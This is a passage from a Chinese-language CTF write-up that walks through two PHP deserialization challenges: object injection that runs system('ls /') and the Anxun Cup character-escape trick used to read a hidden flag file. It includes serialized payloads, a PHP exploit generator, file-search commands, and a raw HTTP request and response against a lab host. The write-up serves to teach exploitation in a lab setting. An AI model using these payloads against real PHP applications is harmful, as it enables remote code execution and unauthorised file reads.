
5、仔细阅读源码发现一个类 Test，里面有一个析构函数，可以执行我们想要的函数，依然是传参函数名+参数。并且没有过滤func，**联想到反序列化后会执行析构函数，那么我们可以构造一个序列化的字符串，传入我们想要执行的危险函数**。于是构造payload：

```
func=unserialize&p=O:4:"Test":2:{s:1:"p";s:4:"ls /";s:4:"func";s:6:"system";}
```


其EXP如下：

```php
<?php
 class Test {
        var $p = "ls /";
        var $func = "system";
}
$a = new Test();
echo serialize($a);
//unserialize
?>
```


执行结果如下图所示：



6、使用命令`find / -name flag*`查找flag的位置：



7、执行命令`cat /tmp/flagoefiu4r93`读取flag：



No.7 安洵杯-PHP反序列化溢出

1、创建并访问靶机：

source_code


```
<?php

$function = @$_GET['f'];

function filter($img){
        $filter_arr = array('php','flag','php5','php4','fl1g');
        $filter = '/'.implode('|',$filter_arr).'/i';
        return preg_replace($filter,'',$img);
}
```

```php
if($_SESSION){
        unset($_SESSION);
}

$_SESSION["user"]  =  'guest';
$_SESSION['function']  =  $function;

extract($_POST);

if(!$function){
        echo  '<a  href="index.php?f=highlight_file">source_code</a>';
}

if(!$_GET['img_path']){
        $_SESSION['img']  =  base64_encode('guest_img.png');
}else{
        $_SESSION['img']  =  sha1(base64_encode($_GET['img_path']));
}

$serialize_info  =  filter(serialize($_SESSION));

if($function  ==  'highlight_file'){
        highlight_file('index.php');
}else  if($function  ==  'phpinfo'){
        eval('phpinfo();');  //maybe  you  can  find  something  in  here!
}else  if($function  ==  'show_image'){
        $userinfo  =  unserialize($serialize_info);
        echo  file_get_contents(base64_decode($userinfo['img']));
}
```


2、完整的源码如下：

```php
<?php

$function = @$_GET['f'];

function filter($img){
    $filter_arr = array('php','flag','php5','php4','fl1g');
    $filter = '/'.implode('|',$filter_arr).'/i';
    return preg_replace($filter,'',$img);
}


if($_SESSION){
    unset($_SESSION);
}

$_SESSION["user"] = 'guest';
$_SESSION['function'] = $function;

extract($_POST);

if(!$function){
    echo '<a href="index.php?f=highlight_file">source_code</a>';
}

if(!$_GET['img_path']){
    $_SESSION['img'] = base64_encode('guest_img.png');
}else{
    $_SESSION['img'] = sha1(base64_encode($_GET['img_path']));
}

$serialize_info = filter(serialize($_SESSION));

if($function == 'highlight_file'){
    highlight_file('index.php');
}else if($function == 'phpinfo'){
    eval('phpinfo();'); //maybe you can find something in here!
}else if($function == 'show_image'){
    $userinfo = unserialize($serialize_info);
    echo file_get_contents(base64_decode($userinfo['img']));
}
```

3、分析以上代码，提示参数 f=phpinfo 时会发现一些东西，于是我们让 f=phpinfo ，发现在 php.ini 里藏了一个文件 d0g3_f1ag.php：



接访问 d0g3_f1ag.php 发现没有任何内容:

看样子我们要放办法去读取里面的内容，直至于怎么去读取呢，我们需要进一步分析。代码最后一行有一个`file_get_contents`是能够读取文件的函数，但读取是有前提的：

- $function我们可以通过 $f 直接赋值，没什么问题；
- 解题目标就是要让`base64_decode($userinfo['img'])=d0g3_f1ag.php`；
- 那么就要让`$userinfo['img']=ZDBnM19mMWFnLnBocA==`；
- 而`$userinfo`又是通过`$serialize_info`反序列化来的，`$serialize_info`又是通过 $session 序列化之后再过滤得来的。
- $session里面的 img 参数如果直接指定的话会被sha1哈希，到时候就不能被 base64 解密了。

如果我们没有传入img_path，那么后台将默认赋值为 guest_img.png 的base64编码。这样看来这个`$userinfo['img']`并不是我们可控的，此时需要把注意力转移到另外一个函数 serialize 上，这里有一个很明显的漏洞点，数据经过序列化了之后又经过了一层过滤函数，就是数组里提到的`'php','flag','php5','php4','fl1g'`都会被空格替代，而这层过滤函数会干扰序列化后的数据。

4、先来了解下 ***php反序列化字符逃逸***


在php中，反序列化的过程中必须严格按照序列化规则才能成功实现反序列化，例如：

```php
<?php
  $str='a:2:{i:0;s:8:"Hed9eh0g";i:1;s:5:"aaaaa";}';
  var_dump(unserialize($str));
?>
```

输出结果：

```
array(2) {
    [0]=> string(8) "Hed9eh0g"
    [1]=> string(5) "aaaaa"
}
```

一般我们会认为，只要增加或去除str的任何一个字符都会导致反序列化的失败。 但是事实并非如此，如果我们在str结尾的花括号后再增加一些字符呢？例如：



仍然可以输出上面的结果，这说明反序列化的过程是有一定识别范围的，在这个范围之外的字符(第二个例子里的abc)都会被忽略，不影响反序列化的正常进行。

5、接下来看看下面的例子：

```
<?php
  $_SESSION["user"]='flagflagflagflagflagflag';
  $_SESSION["function"]='a";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";s:2:"dd";s:1:"a";}';
  $_SESSION["img"]='L2QwZzNfZmxsbGxsbGFn';
  echo serialize($_SESSION);
?>
```

结果为：

```
a:3:{s:4:"user";s:24:"flagflagflagflagflagflag";s:8:"function";s:59:"a";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";s:2:"dd";s:1:"a";}";s:3:"img";s:20:"L2QwZzNfZmxsbGxsbGFn";}
```

假设后台存在一个过滤机制，会将含flag字符替换为空，那么以上序列化字符串过滤结果为：

```
a:3:{s:4:"user";s:24:"";s:8:"function";s:59:"a";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";s:2:"dd";s:1:"a";}";s:3:"img";s:20:"L2QwZzNfZmxsbGxsbGFn";}
```

将这串字符串进行序列化会得到什么？

这个时候关注第二个s所对应的数字，本来由于有6个flag字符所以为24，现在这6个flag都被过滤了，那么它将会尝试向后读取24个字符看看是否满足序列化的规则，也即读取`;s:8:"function";s:59:"a`,读取这24个字符后以`";`结尾，恰好满足规则，而后第三个s向后读取img的20个字符，第四个、第五个s向后读取均满足规则，所以序列化结果为：

```
array(3) {
  ["user"]=> string(24) "";s:8:"function";s:59:"a"
  ["img"]=> string(20) "ZDBnM19mMWFnLnBocA=="
  ["dd"]=> string(1) "a"
}
```

写成数组形式也即：

```
$_SESSION["user"]='';s:8:"function";s:59:"a';
$_SESSION["img"]='ZDBnM19mMWFnLnBocA==';
$_SESSION["dd"]='a';
```

可以发现，**SESSION数组的键值img对应的值发生了改变。**

设想，如果我们能够控制原来SESSION数组的 funcion 的值但无法控制 img 的值，我们就可以通过这种方式间接控制到 img 对应的值。这个感觉就像SQL 注入一样，他本来想读取的base64编码是： L2QwZzNfZmxsbGxsbGFn,但是由于过滤掉了flag,向后读取的过程中把键值 function 放到了第一个键值的内容里面，用ZDBnM19mMWFnLnBocA==代替了真正的base64编码，读取了 d0g3_f1ag.php 的内容。而识别完成后最后面的`";s:3:"img";s:20:"L2QwZzNfZmxsbGxsbGFn";}`被忽略掉了，不影响正常的反序列化过程。

6、回到题目，来看看最终的Payload：

```
GET:   f=show_image;
Post:  _SESSION[user]=flagflagflagflagflagflag&_SESSION[function]=a";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";s:2:"
dd";s:1:"a";}
```

分析一下，指定了各个参数的值，正常的序列化过程为：

```
<?php
  $_SESSION["user"]='flagflagflagflagflagflag';
  $_SESSION["function"]='a";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";s:2:"dd";s:1:"a";}';
  $_SESSION["img"]='ZDBnM19mMWFnLnBocA==';
  $_SESSION["img"] = base64_encode('guest_img.png');
  echo serialize($_SESSION);
?>
```

由于过滤机制，那么序列化之后：

```
a:3:{s:4:"user";s:24:"flagflagflagflagflagflag";s:8:"function";s:59:"a";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";s:2:"dd";s:1:"a";}";s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}
                                                    ||
                                                    V
a:3:{s:4:"user";s:24:"";s:8:"function";s:59:"a";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";s:2:"dd";s:1:"a";}";s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}
```

那么此时反序列之后就变成了：

```
9:"a";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";s:2:"dd";s:1:"a";}";s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}
```


```
Array
(
    [user] => ";s:8:"function";s:59:"a
    [img] => ZDBnM19mMWFnLnBocA==
    [dd] => a
)
```

来看看执行结果：

```
POST /index.php?f=show_image HTTP/1.1
Host: 8b9b3b81-d573-4dd2-b554-0fecb8773e5a.node3.buuoj.cn
Content-Length: 118
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin:
http://8b9b3b81-d573-4dd2-b554-0fecb8773e5a.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://8b9b3b81-d573-4dd2-b554-0fecb8773e5a.node3.buuoj.cn/inde
x.php?f=highlight_file
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

_SESSION[user]=flagflagflagflagflagflag&_SESSION[function]=a";s:3:"i
mg";s:20:"ZDBnM19mMWFnLnBocA==";s:2:"dd";s:1:"a";}
```


```
HTTP/1.1 200 OK
Server: openresty
Date: Fri, 05 Jun 2020 02:17:02 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 45
Connection: close

<?php

$flag = 'flag in /d0g3_fllllllag';

?>
```


提示在 d0g3_fllllllag 里，`base_encode(/d0g3_fllllllag)=L2QwZzNfZmxsbGxsbGFn`修改一下payload即可：




No.8 PHP 字符串解析漏洞利用

